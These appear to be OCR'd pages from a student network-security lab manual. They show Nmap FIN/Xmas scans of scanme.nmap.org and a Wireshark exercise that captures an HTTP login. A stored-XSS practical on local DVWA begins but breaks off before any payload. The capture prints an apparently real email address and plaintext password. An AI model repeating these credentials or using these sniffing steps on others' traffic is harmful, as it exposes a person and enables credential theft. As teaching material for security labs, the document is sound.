

Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -sF scanme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
scanme.nmap.org
nmap -sF scanme.nmap.org
Details
Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:19 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 259.66 seconds
Filter Hosts


Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -sX scanme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
scanme.nmap.org
nmap -sX scanme.nmap.org
Details
Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:26 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 263.52 seconds
Filter Hosts


PRACTICAL NO. 5

AIM: Use WireShark sniffer to capture network traffic andanalyze.


Step 1: Install and open WireShark




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.




Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.




Step 5: Open a website in a new window and enter the user id and password. Register if needed.






Step 6: Enter the credentials and then sign in

Step 7: The wireshark tool will keep recording the packets




Step 8: Select filter as http to make the search easier and click on apply




Step 9: Now stop the tool to stop recording.

Step 10: Find the post methods for username and passwords

Step 11: U will see the email- id and password that you used to log in.




Frame 88: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0
Ethernet II, Src: Tp-LinkT_1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn_83:87:9c (b0:c5:54:83:87:9c)
Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 208.82.16.68 (208.82.16.68)
Transmission Control Protocol, Src Port: 57694 (57694), Dst Port: http (80), Seq: 1642, Ack: 1, Len: 68
[3 Reassembled TCP Segments (1709 bytes): #86(1452), #87(189), #88(68)]
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded
xg_token=&emailAddress=ajeetsngh480%40gmail.com&password=knighthorse


PRACTICAL NO. 6


AIM: Simulate persistent Cross Site Scripting attack.

Step 1: Go to site localhost:8080/DVWA/login.php and enter username:admin and password:password.


Step 2: go to home page.

Step 3: click on xss(stored).

